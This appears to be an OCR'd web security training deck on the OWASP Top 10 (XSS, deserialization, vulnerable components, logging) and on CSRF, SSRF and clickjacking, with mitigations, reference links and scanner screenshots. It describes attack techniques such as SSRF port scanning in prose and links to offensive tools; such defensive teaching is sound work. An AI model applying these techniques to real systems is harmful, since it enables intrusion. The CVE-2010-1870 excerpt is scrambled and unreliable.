
- Escaping untrusted HTTP request data based on the context in the HTML output (body, attribute, JavaScript, CSS, or URL) will resolve Reflected and Stored XSS vulnerabilities. The OWASP XSS Prevention Cheat Sheet has details on the required data escaping techniques.
- Applying context sensitive encoding when modifying the browser document on the client side acts against DOM XSS. When this cannot be avoided, similar context sensitive escaping techniques can be applied to browser APIs as described in the OWASP DOM based XSS Prevention Cheat Sheet.
- Enabling a Content Security Policy (CSP) is a defense in depth mitigating control against XSS, assuming no other vulnerabilities exist that would allow placing malicious code via local file include such as path traversal overwrites, or vulnerable libraries in permitted sources, such as content delivery network or local libraries.

The 'OWASP Top 10' for WebAppSec

- References

- OWASP Proactive Controls - #3 Encode Data & OWASP Proactive Controls - #4 Validate Data
https://www.owasp.org/index.php/OWASP_Proactive_Controls#tab=OWASP_Proactive_Controls_2016
- OWASP Application Security Verification Standard - V5
https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project
- OWASP Testing Guide: Testing for Reflected XSS
[https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_\(OTG-INPVAL-001\)](https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001))
- OWASP Testing Guide: Testing for Stored XSS
[https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_\(OTG-INPVAL-002\)](https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002))
- OWASP Testing Guide: Testing for DOM XSS
[https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_\(OTG-CLIENT-001\)](https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001))
- OWASP XSS Prevention Cheat Sheet
[https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)
- OWASP DOM based XSS Prevention Cheat Sheet
https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet
- OWASP XSS Filter Evasion Cheat Sheet
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- CWE-79: Improper neutralization of user supplied input
<https://cwe.mitre.org/data/definitions/79.html>
- PortSwigger: Client-side template injection
https://portswigger.net/knowledgebase/issues/details/00200308_clientsidetemplateinjection

The 'OWASP Top 10' for WebAppSec



MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec

- Distributed applications or those that need to store state on clients or the filesystem may be using object serialization.
- Distributed applications with public listeners or applications that rely on the client maintaining state, are likely to allow for tampering of serialized data.
- This attack is possible with binary formats like Java Serialization or text based formats like Json.Net.

The 'OWASP Top 10' for WebAppSec

- Impact
 - ❖ Differs based on the architectural pattern
 - ❖ Can lead to Remote Code Execution

The 'OWASP Top 10' for WebAppSec

- Am I Vulnerable to Insecure Deserialization

- Applications and APIs will be vulnerable if the when:

- The serialization mechanism allows for the creation of arbitrary data types, AND
 - There are classes available to the application that can be chained together to change application behavior during or after deserialization, or unintended content can be used to influence application behavior, AND
 - The application or API accepts and deserializes hostile objects supplied by an attacker, or an application uses serialized opaque client side state without appropriate tamper resistant controls, OR
 - Security state sent to an untrusted client without some form of integrity control is likely vulnerable to deserialization.

The 'OWASP Top 10' for WebAppSec

- **Mitigations**

- ✓ The only safe architectural pattern is to not accept serialized objects from untrusted sources or to use serialization mediums that only permit primitive data types

The 'OWASP Top 10' for WebAppSec

- **Mitigations (Continued ...)**

- But If that is not possible

- ✓ Implement integrity checks or encryption of the serialized objects to prevent hostile object creation or data tampering
 - ✓ Enforce strict type constraints during deserialization before object creation; typically code is expecting a definable set of classes. Bypasses to this technique have been demonstrated.
 - ✓ Isolate code that deserializes, such that it runs in very low privilege environments, such as temporary containers.
 - ✓ Log deserialization exceptions and failures, such as where the incoming type is not the expected type, or the deserialization throws exceptions.
 - ✓ Restrict or monitor incoming and outgoing network connectivity from containers or servers that deserialize.
 - ✓ Monitor deserialization, alerting if a user deserializes constantly.

The 'OWASP Top 10' for WebAppSec

- References
 - OWASP Deserialization Cheat Sheet
https://www.owasp.org/index.php/Deserialization_Cheat_Sheet
 - OWASP Proactive Controls - Validate All Inputs
https://www.owasp.org/index.php/OWASP_Proactive_Controls#4:_Validate_All_Inputs
 - OWASP Application Security Verification Standard
https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home
 - OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse
<https://www.slideshare.net/cschnieder4711/surviving-the-java-deserialization-apocalypse-owasp-appseceu-2016>
 - CWE-502: Deserialization of Untrusted Data
<https://cwe.mitre.org/data/definitions/502.html>
 - <https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-Json-Attacks.pdf>
 - <https://github.com/mbechler/marshalsec>

The 'OWASP Top 10' for WebAppSec



MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec

- Components, such as libraries, frameworks, and other software modules, almost always run with full privileges.
- If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover.
- Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

The 'OWASP Top 10' for WebAppSec

- While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.
- **Impact**
 - While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components.
 - Depending on the assets you are protecting, perhaps this risk should be at the top of your list.

The 'OWASP Top 10' for WebAppSec

cvedetails.com/cve/2010-1870/

Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options

CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 2010-1234)

Log In Register Reset Password Activate Account

Vulnerability Feeds & Widgets New

Home

Browse :

- Vendors
- Products
- By Date
- By Type

Reports :

- CVSS Score Report
- CVSS Score Distribution

Search :

- Vendor Search
- Product Search
- Version Search
- Vulnerability Search
- By Microsoft References

Top 50 :

- Vendors
- Vendor Cvss Scores
- Products
- Product Cvss Scores
- Versions

Other :

- Microsoft Bulletins
- Bugtraq Entries
- CWE Definitions
- About & Contact

Vulnerability Details : CVE-2010-1870 (1 public exploit)

The OGNL extensive expression evaluation capability in XWork in Struts 2.0.0 through 2.1.8.1, as used in Atlassian Fisheye, Crucible, and possibly whitelist, which allows remote attackers to modify server-side context objects and bypass the "#" protection mechanism in ParameterInterceptors #_memberAccess, (3) #root, (4) #this, (5) #_typeResolver, (6) #_classResolver, (7) #_traceEvaluations, (8) #_lastEvaluation, (9) #_keepLastEval context variables, a different vulnerability than CVE-2008-6504.

Publish Date : 2010-08-17 Last Update Date : 2011-09-21

[Collapse All](#) [Expand All](#) [Select](#) [Select&Copy](#) [▼ Scroll To](#) [▼ Comments](#) [▼ External Links](#)

[Related Tweets](#) [Even more tweets](#) [Search Twitter](#) [Search YouTube](#) [Search Google](#)

– CVSS Scores & Vulnerability Types

Cvss Score	5.0
Confidentiality Impact	None (There is no impact to the confidentiality of the system.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified. attacker can affect is limited.)
Availability Impact	None (There is no impact to the availability of the system.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Bypass a restriction or similar
CWE ID	CWE id is not defined for this vulnerability

MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec

- Am I Vulnerable to Using Components with Known Vulnerabilities

You are likely vulnerable:

- If you do not know the versions of all components you use (both client-side and server-side). This includes components you directly use as well as nested dependencies.
- If any of your software out of date? This includes the OS, Web/App Server, DBMS, applications, APIs and all components, runtime environments and libraries.
- If you do not know if they are vulnerable. Either if you don't research for this information or if you don't scan them for vulnerabilities on a regular base.
- If you do not fix nor upgrade the underlying platform, frameworks and dependencies in a timely fashion.
- If you do not secure the components' configurations (see A6:2017-Security Misconfiguration).

The 'OWASP Top 10' for WebAppSec

- **Mitigations**

- ✓ Remove unused dependencies, unnecessary features, components, files, and documentation
- ✓ Continuously inventory the versions of both client-side and server-side components and their dependencies using tools like versions, DependencyCheck, retire.js, etc.
- ✓ Continuously monitor sources like CVE and NVD for vulnerabilities in your components. Use software composition analysis tools to automate the process.
- ✓ Only obtain your components from official sources and, when possible, prefer signed packages to reduce the chance of getting a modified, malicious component.
- ✓ Many libraries and component do not create security patches for out of support or old versions, or it simply be unmaintained.
- ✓ If patching is not possible, consider deploying a virtual patch to monitor, detect or protect against the discovered issue.

The 'OWASP Top 10' for WebAppSec

- References

- OWASP Application Security Verification Standard
<https://www.owasp.org/index.php/ASVS>
- OWASP Dependency Check (for Java and .NET libraries)
https://www.owasp.org/index.php/OWASP_Dependency_Check
- OWASP Virtual Patching Best Practices
https://www.owasp.org/index.php/Virtual_Patching_Best_Practices
- The Unfortunate Reality of Insecure Libraries
<https://www.aspectsecurity.com/research-presentations/the-unfortunate-reality-of-insecure-libraries>
- MITRE Common Vulnerabilities and Exposures (CVE) search
<https://www.cvedetails.com/version-search.php>
- National Vulnerability Database (NVD)
<https://nvd.nist.gov/>
- Retire.js for detecting known vulnerable JavaScript libraries
<https://github.com/retirejs/retire.js/>
- Node Libraries Security Advisories
<https://nodesecurity.io/advisories>
- Ruby Libraries Security Advisory Database and Tools
<https://rubysec.com/>

The 'OWASP Top 10' for WebAppSec



MUM-CT-935 Alcriti

The 'OWASP Top 10' for WebAppSec

- Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected.
- Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident.
- One strategy for determining if you have sufficient monitoring is to examine your logs following penetration testing.
- The testers actions should be recorded sufficiently to understand what damages they may have inflicted.

The 'OWASP Top 10' for WebAppSec

- Example
 - A major US retailer reportedly had an internal malware analysis sandbox analyzing attachments.
 - The sandbox software had detected potentially unwanted software, but no one responded to this detection.
 - The sandbox had been producing warnings for some time before the breach was detected due to fraudulent card transactions by an external bank.
- Impact
 - Most successful attacks start with vulnerability probing.
 - Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%.

The 'OWASP Top 10' for WebAppSec

- Am I Vulnerable to Insecure Logging & Monitoring
 - Insufficient logging, detection, monitoring and active response occurs any time:
 - ✓ Auditable events, such as logins, failed logins, and high value transactions are not logged.
 - ✓ Logs of applications and APIs are not monitored for suspicious activity.
 - ✓ Alerting thresholds and response escalation as per the risk of the data held by the application is not in place or effective.
 - For larger and high performing organizations, the lack of active response, such as real time alerting and response activities such as blocking automated attacks on web apps and particularly APIs would place the organization at risk from extended compromise.

The 'OWASP Top 10' for WebAppSec

- **Mitigations**

- ✓ Ensure all login, access control failures, input validation failures can be logged with sufficient user context to identify suspicious or malicious accounts, and held for sufficient time to allow delayed forensic analysis.
- ✓ Ensure high value transactions have an audit trail with integrity controls to prevent tampering or deletion, such as append only database tables or similar.
- ✓ Establish effective monitoring and alerting such that suspicious activities are detected and responded within acceptable time periods.
- ✓ Establish or adopt an incident response and recovery plan, such as NIST 800-61 rev 2 or later.

The 'OWASP Top 10' for WebAppSec

- References
 - OWASP Proactive Controls - Implement Logging and Intrusion Detection
https://www.owasp.org/index.php/OWASP_Proactive_Controls#8:_Implement_Logging_and_Intrusion_Detection
 - OWASP Application Security Verification Standard - V7 Logging and Monitoring
https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home
 - OWASP Testing Guide - Testing for Detailed Error Code
https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home
 - OWASP Cheat Sheet - Logging
https://www.owasp.org/index.php/Logging_Cheat_Sheet
 - CWE-223: Omission of Security-relevant Information
<https://cwe.mitre.org/data/definitions/223.html>
 - CWE-778: Insufficient Logging
<https://cwe.mitre.org/data/definitions/778.html>

Agenda

- **Beyond OWASP**
- Practical Tips for Defending Web Applications
 - Secure SDLC
 - ✓ Threat Modelling
 - ✓ Source Code Review
 - DevSecOps
 - ✓ What is DevSecOps
 - ✓ DevSecOps vs Secure SDLC

Beyond OWASP

- CSRF
- SSRF
- ClickJacking

& many more ...

Beyond OWASP

Client Side Request Forgery (CSRF)

Beyond OWASP

- **CSRF**
 - Attackers create forged HTTP requests and trick a victim into submitting them via image tags, iframes, XSS, or various other techniques.
 - If the user is authenticated, the attack succeeds.
 - Attackers can trick victims into performing any state changing operation the victim is authorized to perform (e.g., updating account details, making purchases, modifying data).

Beyond OWASP



Beyond OWASP



MUM-CT-935 Alcriti

Beyond OWASP

- ## Mitigations

- Preventing CSRF usually requires the inclusion of an unpredictable token in each HTTP request. Such **tokens** should, at a minimum, be unique per user session.
- ✓ The preferred option is to include the unique token in a hidden field. This includes the value in the body of the HTTP request, avoiding its exposure in the URL.
- ✓ The unique token can also be included in the URL or a parameter. However, this runs the risk that the token will be exposed to an attacker.
- ✓ Consider using the “SameSite=strict” flag on all cookies, which is increasingly supported in browsers.

Beyond OWASP

- **Mitigations**
 - Many frameworks now include built in CSRF defenses, such as Spring, Play, Django, and AngularJS.
 - Web Development languages like .Net also offer CSRF defenses.
 - OWASP CSRFGuard for Java Apps & OWASP CSRPProtector for PHP.
 - XSS Should not exists.

Beyond OWASP

- References

- ✓ OWASP CSRF Prevention Cheatsheet

[https://www.owasp.org/index.php/Cross-Site Request Forgery \(CSRF\) Prevention Cheat Sheet](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet)

- ✓ Testing for CSRF

[https://www.owasp.org/index.php/Testing for CSRF \(OWASP-SM-005\)](https://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005))

- ✓ OWASP CSRF Tester

https://www.owasp.org/index.php/Category:OWASP_CSRFTester_Project

- ✓ OWASP CSRF Guard

https://www.owasp.org/index.php/Category:OWASP_CSRFGuard_Project

- ✓ OWASP CSRF Protector

https://www.owasp.org/index.php/CSRFProtector_Project

- ✓ Pinata-CSRF-Tool

<http://code.google.com/p/pinata-csrf-tool/>

Beyond OWASP

Server Side Request Forgery (SSRF)

Beyond OWASP

- **SSRF**

- ✓ Is your server protected against port scanning? The general answer will be "Yes, I have a firewall which restricts access to internal servers from the Internet." What if I tell you I can still scan the ports on your server and your firewall wouldn't know about it!
- ✓ If the web application running on a publicly exposed server is vulnerable to SSRF (Server Side Request Forgery) then it is possible to do port scans on the devices behind the firewall.
- ✓ In this attack, specific payloads for different ports are crafted by the attacker and sent to the server. By analyzing the errors or the time-delays in different responses for different ports, the attacker can figure out the status of the ports open on the server. And while exploiting SSRF, the attacker's machine is not directly interacting with the target server, the vulnerable server is doing all the dirty work for the attacker

Beyond OWASP

- An application is vulnerable to Cross Site Port Attacks if the application processes user supplied URLs and does not verify/sanitize the backend response received from remote servers before sending it back to the client.
- In such a scenario, the attacker can insert port specific payloads and scan a target machine using the vulnerable server. Worse, instead of scanning some other target machine the payloads can be crafted which will be directed to the same vulnerable server itself. In this case, the HTTP packets are sent from the server to itself and the application sends the response to the attacker. By analyzing the responses (response error/time delay), the port status of the vulnerable server can be determined

Beyond OWASP



**KEEP
CALM
IT IS
DEMO
TIME**

MUM-CT-935 Alcriti

Beyond OWASP

- **Mitigations**
 - **Error handling and messages** – Display generic error messages to the client in case something goes wrong. If content type validation fails, display generic errors to the client like “Invalid Data retrieved”. Also ensure that the message is the same when the request fails on the backend and if invalid data is received. This will prevent the application from being abused as distinct error messages will be absent for closed and open ports. Under no circumstance should the raw response received from the remote server be displayed to the client.
 - **Response Handling** – Validating responses received from remote resources on the server side is the most basic mitigation that can be readily implemented. If a web application expects specific content type on the server, programmatically ensure that the data received satisfies checks imposed on the server before displaying or processing the data for the client.

Beyond OWASP

- **Mitigations**
 - **Disable unwanted protocols** – Allow only http and https to make requests to remote servers. Whitelisting these protocols will prevent the web application from making requests over other protocols like file:///, gopher:///, ftp:// and other URI schemes.
 - **Blacklist IP addresses** – Internal IP addresses, localhost specifications and internal hostnames can all be blacklisted to prevent the web application from being abused to fetch data/attack these devices. Implementing this will protect servers from one time attack vectors. For example, even if the first fix (above) is implemented, the data is still being sent to the remote service. If an attack that does not need to see responses is executed (like a buffer overflow exploit) then this fix can actually prevent data from ever reaching the vulnerable device. Response handling is then not required at all as a request was never made

Beyond OWASP

- References

- ✓ Understanding SSRF & XSPA

- <http://niiconsulting.com/checkmate/2015/04/server-side-request-forgery-ssrf/>

- ✓ OWASP Skanda – SSRF Exploitation Framework

- https://www.owasp.org/index.php/OWASP_Skanda_SSRF_Exploitation_Framework

Beyond OWASP

Clickjacking

Beyond OWASP

- Clickjacking
 - Also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both.

Beyond OWASP

- Clickjacking Example
 - Imagine an attacker who builds a web site that has a button on it that says "click here for a free iPod". However, on top of that web page, the attacker has loaded an iframe with your mail account, and lined up exactly the "delete all messages" button directly on top of the "free iPod" button. The victim tries to click on the "free iPod" button but instead actually clicked on the invisible "delete all messages" button. In essence, the attacker has "hijacked" the user's click, hence the name "Clickjacking".

Beyond OWASP



MUM-CT-935 Alcriti

Beyond OWASP

- **Mitigations**

There are two main ways to prevent clickjacking:

- Sending the proper X-Frame-Options HTTP response headers that instruct the browser to not allow framing from other domains
- Employing defensive code in the UI to ensure that the current frame is the most top level window

Beyond OWASP

- References

- ✓ Understanding Clickjacking

<https://www.linkedin.com/pulse/20141202104842-120953718-why-am-i-anxious-about-clickjacking>

- ✓ X-Frame-Options

https://developer.mozilla.org/en-US/docs/The_X-FRAME-OPTIONS_response_header

- ✓ Anti-Clickjacking J2EE filter

https://www.owasp.org/index.php/ClickjackFilter_for_Java_EE

- ✓ Clickjacking Defense Cheatsheet

https://www.owasp.org/index.php/Clickjacking_Defense_Cheat_Sheet

Web Application VA Tool's – Popular One's

- IBM Appscan
- Acunetix
- Netsparker
- Nessus (Web Application Scanner Template)
- OWASP OWTF

Web Application VA Tool's – Popular One's

IBM APP SCAN

Untitled - IBM Security AppScan Standard

File Edit Scan View Tools Help

Scan Pause Manual Explore Configuration Report Find Scan Log PowerTools Data Issues Tasks

URL Based	Content Based	Requests	Parameters	Cookies	Pages	Failed Requests	Filtered	User Interaction Needed	Comments	JavaScripts
		URL						Method	Parameters	
		https://demo.testfire.net/						GET		
		https://demo.testfire.net/						GET		
		https://demo.testfire.net/bank/login.aspx						POST		
		https://demo.testfire.net/bank/login.aspx						POST	uid=, passw=, btnSubmit=Login	
		https://demo.testfire.net/bank/login.aspx						GET		
		https://demo.testfire.net/comment.aspx						POST	cfile=comments.txt, name=1234, email_addr=753 ...	
		https://demo.testfire.net/default.aspx?content=business_cards.htm						GET	content=business_cards.htm	
		https://demo.testfire.net/default.aspx?content=business_deposit.htm						GET	content=business_deposit.htm	
		https://demo.testfire.net/default.aspx?content=business_lending.htm						GET	content=business_lending.htm	

Show in Browser Set as Error Page Manual Test Enter phrase... GET / HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko Connection: Keep-Alive Host: demo.testfire.net Accept: application/x-ms-application, image/jpeg, application/xaml+xml, image/gif, image/pjpeg, application/x-ms-xbap, */* Accept-Language: en-US,he;q=0.5

HTTP/1.1 200 OK Content-Length: 9605 Content-Type: text/html

Scan Expert Recommendations More Information Manual Edit

Deselect the Case-Sensitive option

MUM-CT-935 Alcriti

Web Application VA Tool's – Popular One's

Acunetix - Scans

https://localhost:13443/#/scans/87843f87-61c8-40a2-8d83-00e7a2a5267c/

Administrator 1

acunetix

Back Stop Scan Generate Report WAF Export...

Scan Stats & Info Vulnerabilities Site Structure Events

Acunetix Threat Level 3 AcuSensor TECHNOLOGY

HIGH

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Activity

Completed

Overall progress 100%

Scanning of testaspnet.vulnweb.com started Dec 31, 2017 7:48:32 PM

Scanning of testaspnet.vulnweb.com completed Dec 31, 2017 8:03:40 PM

Scan Duration Requests Avg. Response Time Locations

15m 14s 27,839 210ms 84

Target Information

Address testaspnet.vulnweb.com

Latest Alerts

15 14 9 6

